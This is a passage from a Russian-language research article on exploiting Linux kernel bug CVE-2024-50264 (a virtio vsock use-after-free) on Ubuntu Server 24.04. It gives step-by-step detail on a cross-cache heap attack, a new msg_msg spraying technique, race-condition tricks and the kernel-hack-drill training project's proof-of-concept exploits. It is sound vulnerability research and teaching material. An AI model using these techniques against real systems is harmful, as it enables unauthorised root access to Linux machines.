3. Запись в освобожденный объект происходит в kworker спустя всего несколько микросекунд после kfree(). Этого времени недостаточно для проведения кросс-кэш-атаки.
4. После UAF-записи в kworker происходит разыменование нулевого указателя (null-ptr-deref). Это именно та проблема, из-за которой я поначалу отложил этот баг.
5. Даже если удается избежать этого отказа ядра, через VSOCK_CLOSE_TIMEOUT (восемь секунд) в kworker возникает еще одно разыменование нулевого указателя.
6. При этом kworker зависает в spin_lock_bh(), если поле virtio_vsock_sock.tx_lock ненулевое, как упоминалось выше.

Разрабатывая PoC-эксплойт для CVE-2024-50264, я обнаруживал эти препятствия одно за другим. Я думаю, именно из-за них этот баг получил Pwnie Award 2025 в категории «Лучшее повышение привилегий» (Best Privilege Escalation).



# РАЗМЫШЛЕНИЯ О СТРАТЕГИИ ЭКСПЛУАТАЦИИ

Вот план атаки v4bel и qwerty, который показался мне очень сложным:

1. Создать огромное количество BPF-программ (BPF JIT spraying), чтобы заполнить ими значительную часть физической памяти.

2. Применить технику SLUBStick [14] от исследователей Грацского технического университета, чтобы:


   › Определить количество объектов в активном слэбе с помощью утечки информации по побочному каналу по времени.
   › Затем развести объекты virtio_vsock_sock клиента и сервера по разным слэбам, создав один объект в конце одного слэба, а другой объект — в начале следующего.

3. Применить технику Dirty Page Table [15], чтобы через UAF-объект модифицировать запись в таблице страниц (Page Table Entry, PTE).

4. Наудачу изменить PTE, чтобы она стала указывать на память с BPF-кодом. Вероятность того, что это сработает, зависит от количества оперативной памяти и объема BPF JIT spraying.

5. Внедрить в BPF-код полезную нагрузку для повышения привилегий.

6. Инициировать сетевое взаимодействие через сокет, к которому привязана модифицированная BPF-программа, чтобы повысить привилегии в системе.




Я чувствовал, что мой PoC-эксплойт для CVE-2024-50264 будет намного проще. Идея была следующая: направить UAF-запись в такой ядерный объект, который сможет дать полезный для атаки эксплойт-примитив.

Я не стал искать объект-жертву (victim object) в том же кэше kmalloc-96, потому что в Ubuntu Server 24.04 включены средства защиты аллокатора, которые нейтрализуют стандартную технику heap spraying для эксплуатации UAF:

- При включенном параметре компиляции CONFIG_SLAB_BUCKETS=y ядро создает набор отдельных слэб-кэшей для объектов с пользовательскими данными.
- При включенном параметре компиляции CONFIG_RANDOM_KMALLOC_CACHES=y ядро создает несколько копий слэб-кэшей и при выделении памяти заставляет kmalloc() выбирать одну из этих копий в зависимости от адреса кода, вызывающего данную функцию.

Это не дает атакующему выполнить heap spraying и расположить нужный объект на месте освобожденного в том же слэбе. Поэтому я решил использовать кросс-кэш-атаку, чтобы обойти данные средства защиты и к тому же не ограничивать себя в выборе целей для UAF-записи.

В качестве первой жертвы я взял объект cred. Его размер — 184 байта, и аллокатор выделяет такие объекты в слэбах, разделенных на фрагменты по 192 байта. При этом фрагменты памяти, в которых располагаются уязвимые объекты virtio_vsock_sock, в два раза меньше (96 байт). Поэтому в целевом cred возможны два варианта смещения, по которым произойдет UAF-запись. На схеме ниже показано, как два уязвимых объекта virtio_vsock_sock перекрываются объектом cred. Повреждение памяти может произойти в одном из объектов virtio_vsock_sock.






Рисунок 3. Повреждение объекта cred с помощью UAF

К сожалению, размещение cred на месте освобожденных объектов virtio_vsock_sock не дает атакующему никакой пользы:

› Если UAF происходит на первом virtio_vsock_sock, ядро зависает в функции spin_lock_bh(), потому что на месте virtio_vsock_sock.tx_lock объект cred имеет ненулевое поле uid.

› Если UAF происходит на втором virtio_vsock_sock, запись контролируемых данных в поле virtio_vsock_sock.peer_buf_alloc повреждает указатель cred.request_key_auth. Без предварительной утечки информации из ядра это трудно превратить в полезный эксплойт-примитив.

Итак, объект cred мне не подошел, и я стал искать дальше. Следующей моей жертвой для повреждения памяти стал msg_msg. Этот объект мне нравится: впервые я применил его для heap spraying в 2021 г. (подробности можно найти в статье «Сила четырех байтов: эксплуатация уязвимости CVE-2021-26708 в ядре Linux» [16]). Техника эксплуатации, которую я тогда изобрел, стала популярной в среде исследователей безопасности ядра Linux. И в этот раз я решил снова придумать что-то новое с объектом msg_msg.

Для эксперимента я выбрал 96-байтный msg_msg, чтобы слэб-аллокатор использовал для msg_msg и virtio_vsock_sock фрагменты (chunks) одинакового размера. Это позволило зафиксировать смещение UAF-записи внутри объекта msg_msg. На следующей схеме показано, что происходит с объектом msg_msg, размещенным на месте освобожденного virtio_vsock_sock:





Рисунок 4. Повреждение объекта msg_msg с помощью UAF

msg_msg.m_list.prev — это указатель на предыдущий объект в связном списке в адресном пространстве ядра. При создании msg_msg этот указатель равен нулю (см. CONFIG_INIT_ON_ALLOC_DEFAULT_ON), а затем он получает ненулевое значение, когда msg_msg помещается [17] в очередь сообщений. К сожалению, этот ненулевой указатель интерпретируется как virtio_vsock_sock.tx_lock, из-за чего функция virtio_transport_space_update() зависает при выполнении spin_lock_bh().

Для обхода этого ограничения нужно было добиться, чтобы ядро проинициализировало msg_msg.m_list.prev уже после выполнения UAF-записи. Я стал искать способ отложить помещение msg_msg в очередь сообщений — и в конце концов нашел решение.

## НОВАЯ ТЕХНИКА: MSG_MSG SPRAYING С ВОССТАНОВЛЕНИЕМ ПОЛЯ M_LIST

Я придумал способ выполнить heap spraying объектами msg_msg так, чтобы ядро автоматически восстанавливало значения указателей в поле msg_msg.m_list в случае их повреждения. Порядок действий такой:

1. Почти полностью заполняем очередь сообщений до отправки целевых msg_msg.

   › Размер очереди сообщений составляет MSGMNB = 16 384 байт.
   › Чтобы ее заполнить, отправляем 2 больших сообщения-пустышки по 8191 байт каждое, не вызывая для них msgrcv().
   › Тогда в очереди останется лишь 2 байта свободного места.
   › Чтобы отличать эти msg_msg от целевых, используем для них mtype = 1.

2. Далее начинаем heap spraying: создаем целевые объекты msg_msg с помощью системного вызова msgsnd().

   › Используем для этих сообщений mtype = 2, чтобы отличать их от пустышек.
   › Вызываем msgsnd() из отдельных pthread-потоков.
   › В результате каждого такого вызова ядро выделяет память под целевой msg_msg, после чего блокирует поток до тех пор [18], пока в очереди не появится достаточно места:

```
if (msg_fits_inqueue(msq, msgsz))
     break;

/* queue full, wait: */
if (msgflg & IPC_NOWAIT) {
     err = -EAGAIN;
     goto out_unlock0;
}

/* enqueue the sender and prepare to block */
ss_add(msq, &s, msgsz);

if (!ipc_rcu_getref(&msq->q_perm)) {
     err = -EIDRM;
     goto out_unlock0;
}

ipc_unlock_object(&msq->q_perm);
rcu_read_unlock();
schedule();
```


3. Пока системные вызовы msgsnd() ожидают места в очереди сообщений, выполняем UAF-запись в начало одного из целевых объектов msg_msg, повреждая его поля m_list, m_type и m_ts.

4. После UAF-записи вызываем msgrcv() для сообщений-пустышек с типом 1.

5. В очереди сообщений освобождается место, и ядро пробуждает потоки, заблокированные в системном вызове msgsnd(). Теперь целевые объекты msg_msg благополучно добавляются в очередь, и при этом ядро восстанавливает ⓳ поле m_list, значение которого было повреждено в одном из объектов:


```
if (!pipelined_send(msq, msg, &wake_q)) {
     /* no one is waiting for this message, enqueue it */
     list_add_tail(&msg->m_list, &msq->q_messages);
     msq->q_cbytes += msgsz;
     msq->q_qnum++;
     percpu_counter_add_local(&ns->percpu_msg_bytes, msgsz);
     percpu_counter_add_local(&ns->percpu_msg_hdrs, 1);
}
```

Готово! Эта техника позволяет выполнить перезапись msg_msg вслепую, например, при выполнении записи за границей массива (out-of-bounds write).

Благодаря тому, что ядро само восстанавливает повреждённые указатели в поле m_list, атакующему не требуется утечка информации о ядерных адресах. А в моем случае этот трюк дополнительно позволил избежать зависания virtio_transport_space_update() при выполнении spin_lock_bh():





Рисунок 5. Усовершенствованная перезапись объекта msg_msg с помощью UAF

Чтобы реализовать UAF-запись в объект msg_msg, мне нужно было выполнить кросс-кэш-атаку, чтобы разместить msg_msg на месте virtio_vsock_sock. В Ubuntu Server 24.04 объекты virtio_vsock_sock размещаются в одном из 16 слэб-кэшей kmalloc-rnd-?-96, которые создаются благодаря CONFIG_RANDOM_KMALLOC_CACHES=y. В свою очередь, объекты msg_msg живут в выделенном слэб-кэше msg_msg-96, который создается в системе благодаря CONFIG_SLAB_BUCKETS=y.

Чтобы реализовать кросс-кэш-атаку, мне нужно было понять, как такие атаки работают на актуальном ядре в Ubuntu Server. Но проверять гипотезы и экспериментировать с этим нестабильным состоянием гонки было настоящим мучением. Тогда пришла идея:

*если нестабильная уязвимость мешает экспериментам, то лучше использовать специальный полигон для изучения и разработки нужных эксплойт-примитивов!*

## KERNEL-HACK-DRILL

Еще в 2017 г. я создал для своих студентов проект под названием kernel-hack-drill [20]. Это тестовая среда для изучения и экспериментов с эксплойтами для ядра Linux. Я вспомнил про этот свой проект и решил использовать его при разработке эксплойт-примитивов для CVE-2024-50264.

Kernel-hack-drill — открытый проект, я опубликовал его под лицензией GPL-3.0. В его составе:

- drill_mod.c — исходный код небольшого модуля ядра Linux, который предоставляет простой интерфейс в пользовательском пространстве через файл /proc/drill_act. Этот модуль содержит синтетические уязвимости, с которыми можно удобно экспериментировать.


- drill.h — заголовочный файл, описывающий интерфейс модуля drill_mod.ko:


```
enum drill_act_t {
    DRILL_ACT_NONE = 0,
    DRILL_ACT_ALLOC = 1,
    DRILL_ACT_CALLBACK = 2,
    DRILL_ACT_SAVE_VAL = 3,
    DRILL_ACT_FREE = 4,
    DRILL_ACT_RESET = 5
};

#define DRILL_ITEM_SIZE 95

struct drill_item_t {
    unsigned long foobar;
    void (*callback)(void);
    char data[]; /* C99 flexible array */
};

#define DRILL_N 10240
```

- drill_test.c — тест для drill_mod.ko с примерами использования /proc/drill_act, который запускается из пользовательского пространства. Этот тест аккуратно взаимодействует с drill_mod.ko без повреждения ядерной памяти и успешно завершается в том числе при CONFIG_KASAN=y.

- README.md — подробное пошаговое руководство по настройке и использованию kernel-hack-drill (спасибо контрибьюторам, которые поучаствовали в его написании).

Забавный факт: когда я придумал название kernel-hack-drill для этого проекта, я использовал слово **drill** в значении «тренировка», то есть отработка навыков по безопасности ядра Linux. Но мои друзья и студенты поняли иначе. Они представили себе нечто такое:




Проект kernel-hack-drill немного похож на KRWX [21], но гораздо проще. Кроме того, он содержит целый набор готовых PoC-эксплойтов для синтетических уязвимостей в drill_mod.ko:

- drill_uaf_callback.c — UAF-эксплойт, вызывающий функцию callback из освобожденной структуры drill_item_t. Он перехватывает поток управления в ядре и выполняет локальное повышение привилегий.
- drill_uaf_w_msg_msg.c — UAF-эксплойт, выполняющий запись в освобожденную структуру drill_item_t. Он выполняет кросс-кэш-атаку и перезаписывает msg_msg.m_ts, что позволяет читать память ядра за границей буфера. Я написал этот PoC-эксплойт во время исследования, описанного в данной статье.
- drill_uaf_w_pipe_buffer.c — UAF-эксплойт, также выполняющий запись в освобожденную структуру drill_item_t. Он выполняет кросс-кэш-атаку и перезаписывает pipe_buffer.flags, чтобы реализовать технику Dirty Pipe и добиться локального повышения привилегий. Этот PoC-эксплойт тоже был разработан во время экспериментов с CVE-2024-50264.

Недавно контрибьюторы добавили несколько новых интересных вариантов:

- drill_uaf_callback_rop_smep.c — доработанная версия drill_uaf_callback.c с ROP-цепочкой для обхода средства защиты SMEP на x86_64.
- drill_uaf_w_pte.c — UAF-эксплойт, выполняющий запись в освобожденную структуру drill_item_t. Он выполняет кросс-аллокаторную атаку и модифицирует запись в таблице страниц (PTE), чтобы реализовать технику Dirty Page Table и выполнить локальное повышение привилегий на x86_64.
- drill_uaf_w_pud.c — улучшенная версия drill_uaf_w_pte.c, которая перезаписывает не PTE, а запись в Page Directory Pointer Table (PDPT), которая в ядре Linux называется Page Upper Directory (PUD). Это позволяет реализовать атаку Dirty Page Table через большие страницы (huge pages).

В тот момент, когда я снова взялся за kernel-hack-drill при исследовании CVE-2024-50264, проект уже много лет не обновлялся. Но теперь kernel-hack-drill содержит хороший набор практических материалов для исследователей безопасности ядра Linux.

# ЭКСПЕРИМЕНТЫ С КРОСС-КЭШ-АТАКАМИ ПРИ ПОМОЩИ KERNEL-HACK-DRILL

Мне предстояло изучить нюансы кросс-кэш-атак на HWE-версии ядра Ubuntu Server с включенными средствами защиты слэб-аллокатора.

Я реализовал стандартную кросс-кэш-атаку в drill_uaf_w_msg_msg.c. Полный код есть в репозитории [22], здесь я опишу общий порядок действий. Чтобы вникнуть в тему, советую посмотреть доклад Андрея Коновалова [23] «SLUB Internals for Exploit Developers» [24].

При планировании атаки нужно было собрать информацию из /sys/kernel/slab. Структуры virtio_vsock_sock (80 байт) и drill_item_t (95 байт) хранятся в слэб-кэшах, которые содержат:

- по 42 фрагмента (chunks) в каждом слэбе (objs_per_slab=42);
- по 120 частично заполненных слэбов для каждого ядра процессора (cpu_partial=120).

Алгоритм кросс-кэш-атаки:

1. Создаем новый активный слэб, выделив objs_per_slab объектов. Активным называется слэб, который будет использоваться ядром для следующей аллокации.

2. Выделяем objs_per_slab * cpu_partial объектов, чтобы подготовить cpu_partial полных слэбов, которые позже потребуются для заполнения списка partial list на шаге 6.

3. Формируем слэб, содержащий UAF-объект. Для этого выделяем objs_per_slab объектов и сохраняем висячую ссылку на уязвимый объект в этом слэбе.

4. Снова создаем новый активный слэб, выделив objs_per_slab объектов. Этот шаг **очень важен** для поддержания стабильности кросс-кэш-атаки. В противном случае слэб с уязвимым объектом останется активным и не сможет вернуться в страничный аллокатор (page allocator).

5. Полностью освобождаем слэб, в котором находится UAF-объект. Для этого освобождаем (objs_per_slab * 2 - 1) объектов, которые были выделены непосредственно перед самым последним. Теперь активный слэб содержит только последний аллоцированный объект, и полностью освобожденный слэб с UAF-объектом уходит в partial list.

6. Заполняем partial list: освобождаем по одному из objs_per_slab-объектов в слэбах, зарезервированных на шаге 2. Это заставляет слэб-аллокатор произвести очистку списка частично заполненных слэбов (partial list) и передать освобожденный слэб с UAF-объектом в страничный аллокатор.

7. Переиспользуем страницу с UAF-объектом в другом слэб-кэше: для этого создаем множество целевых объектов msg_msg (другими словами, распыляем их, выполняем heap spraying). В результате один msg_msg окажется на месте, где раньше находился уязвимый объект (drill_item_t в данном случае).

8. Дальше — эксплуатируем UAF! Например, используя висячую ссылку на уязвимый объект, перезаписываем msg_msg.m_ts и получаем возможность читать память ядра за границами буфера.

Я видел немало статей про кросс-кэш-атаки, но ни одна из них не объясняет, как такие атаки отлаживать. Заполню этот пробел.

Давайте разберемся на примере [25] из drill_uaf_w_msg_msg.c. Чтобы наблюдать за ходом атаки и отлаживать ее, вносим следующие изменения в исходный код ядра:

```
diff --git a/mm/slub.c b/mm/slub.c
index be8b09e09d30..e45f055276d1 100644
--- a/mm/slub.c
+++ b/mm/slub.c
@@ -3180,6 +3180,7 @@ static void __put_partials(struct kmem_cache *s, struct slab *partial_slab)
        while (slab_to_discard) {
                slab = slab_to_discard;
                slab_to_discard = slab_to_discard->next;
+               printk("__put_partials: cache 0x%lx slab 0x%lx\n", (unsigned long)s, (unsigned long)slab);

                stat(s, DEACTIVATE_EMPTY);
                discard_slab(s, slab);

diff --git a/ipc/msgutil.c b/ipc/msgutil.c
index c7be0c792647..21af92f531d6 100644
--- a/ipc/msgutil.c
+++ b/ipc/msgutil.c
@@ -64,6 +64,7 @@ static struct msg_msg *alloc_msg(size_t len)
        msg = kmem_buckets_alloc(msg_buckets, sizeof(*msg) + alen, GFP_KERNEL);
        if (msg == NULL)
                return NULL;
+       printk("msg_msg 0x%lx\n", (unsigned long)msg);

        msg->next = NULL;
        msg->security = NULL;
```

Здесь в __put_partials() мы выводим адрес слэба, который возвращается в страничный аллокатор при выполнении discard_slab(). В alloc_msg() мы выводим адрес, по которому ядро создало новый объект msg_msg.

При успешной кросс-кэш-атаке слэб, содержавший объекты drill_item_t, передается обратно страничному аллокатору и затем переиспользуется для объектов msg_msg. Мы можем пронаблюдать это при запуске PoC-эксплойта drill_uaf_w_msg_msg:

› В журнале ядра:

```
[   32.719582] drill: kmalloc'ed item 5123 (0xffff88800c960660, size 95)
```

› Затем в stdout:

```
[+] done, current_n: 5124 (next for allocating)
[!] obtain dangling reference from use-after-free bug
[+] done, uaf_n: 5123
```

› Затем в GDB (используя bata24/gef [26]):

```
gef> slab-contains 0xffff88800c960660
[+] Wait for memory scan
slab: 0xffffea0000325800
kmem_cache: 0xffff888003c45300
base: 0xffff88800c960000
name: kmalloc-rnd-05-96  size: 0x60  num_pages: 0x1
```

› Наконец, снова в журнале ядра:

```
[   36.778165] drill: free item 5123 (0xffff88800c960660)
...
[   36.807956] __put_partials: cache 0xffff888003c45300 slab 0xffffea0000325800
...
[   36.892053] msg_msg 0xffff88800c960660
```

Здесь мы видим, как объект drill_item_t по адресу 0xffff88800c960660, находившийся в слэбе 0xffffea0000325800, был заново выделен уже как msg_msg. Это означает, что кросс-кэш-атака сработала.

В ходе экспериментов с kernel-hack-drill на Ubuntu Server 24.04 я обнаружил, что CONFIG_RANDOM_KMALLOC_CACHES и CONFIG_SLAB_BUCKETS блокируют наивную эксплуатацию UAF, но при этом делают кросс-кэш-атаки полностью стабильными. Похоже, картина получается такая:


Получается, что без механизма SLAB_VIRTUAL [27] или аналогичного средства защиты ядро Linux остается уязвимым для кросс-кэш-атак.


## АДАПТАЦИЯ КРОСС-КЭШ-АТАКИ ДЛЯ CVE-2024-50264

Как уже упоминалось в списке ограничений, уязвимый клиентский объект virtio_vsock_sock создается вместе с серверным объектом (**ограничение № 1**). Выделение их в одном слэбе не позволяет провести кросс-кэш-атаку, так как это мешает освободить слэб полностью. Получается безвыходная ситуация:

› Если оставить серверный vsock открытым, то слэб с UAF-объектом не освобождается полностью и потому не передается в страничный аллокатор. Кросс-кэш-атака срывается.

› Если закрыть серверный vsock, то перестает воспроизводиться уязвимость и UAF не происходит.

Что с этим делать? v4bel и qwerty использовали технику SLUBStick [28], чтобы с помощью утечки информации через побочный канал по времени определить, когда аллокатор переключается на новый активный слэб. Я пошел другим путем:

*а что, если **почти сразу** прервать сигналом системный вызов connect()?*


По сути, я использовал **еще одно состояние гонки**, чтобы проэксплуатировать основное состояние гонки, — и это сработало:

› Отправляем «бессмертный» сигнал 33 через 10 000 нс после начала уязвимого системного вызова connect(). Это гораздо меньше задержки, которая нужна для UAF.

› Затем проверяем, воспроизвелось ли раннее состояние гонки:

1. Системный вызов connect() должен вернуть результат «Interrupted system call».
2. Другой тестовый клиентский vsock должен без проблем подключиться к серверному vsock.

Если оба этих условия выполнились, то можно быть уверенным, что ядро создало только один клиентский virtio_vsock_sock. Я обнаружил, что в этом случае прерывающий сигнал приходит еще до того, как завершилась коммуникация между виртуальными сокетами, и ядро еще не успело создать второй объект virtio_vsock_sock для серверного vsock. После этого можно снова вызвать connect() и отправить сигнал 33 после обычной задержки, чтобы теперь спровоцировать UAF. Такой трюк позволил мне обойти **ограничение № 1** (парное создание объектов), и кросс-кэш-атака на virtio_vsock_sock стала возможной.




Попытки достичь этого раннего состояния гонки довольно быстро работают в цикле. После того как они увенчались успехом, основное состояние гонки, приводящее к UAF, срабатывает намного стабильнее: мой прототип эксплойта получил возможность выполнять UAF примерно раз в секунду вместо одного раза в несколько минут. Это решило проблему нестабильности из **ограничения № 2**. Такой «спидран» для уязвимости также смягчил **ограничение № 5**: теперь я мог сделать около пяти перезаписей через UAF, прежде чем kworker падал с null-ptr-deref после восьми секунд (VSOCK_CLOSE_TIMEOUT).

Чтобы обойти **ограничение № 4** (null-ptr-deref в kworker сразу после UAF), я применил третье состояние гонки, аналогично подходу v4bel и qwerty. Сразу после системного вызова connect() я вызываю listen() на уязвимом vsock. Если listen() срабатывает раньше потока kworker, то состояние vsock меняется на TCP_LISTEN, из-за чего kworker отрабатывает по другому кодовому пути, где разыменование нулевого указателя не происходит. К сожалению, этот шаг — самая нестабильная часть всего эксплойта, listen() не всегда обгоняет kworker. Остальные части цепочки работают гораздо надежнее.

К тому моменту мой список препятствий для эксплуатации CVE-2024-50264 выглядел так:

1. ~~Уязвимый клиентский объект virtio_vsock_sock создается вместе с серверным объектом. Выделение их в одном слэбе не позволяет провести кросс-кэш-атаку.~~
2. ~~Необходимое состояние гонки воспроизводится очень нестабильно.~~
3. **Запись в освобожденный объект происходит в kworker спустя всего несколько микросекунд после kfree(). Этого времени недостаточно для проведения кросс-кэш-атаки.**
4. ~~После UAF-записи в kworker происходит разыменование нулевого указателя (null-ptr-deref). Это именно та проблема, из-за которой я поначалу отложил этот баг.~~
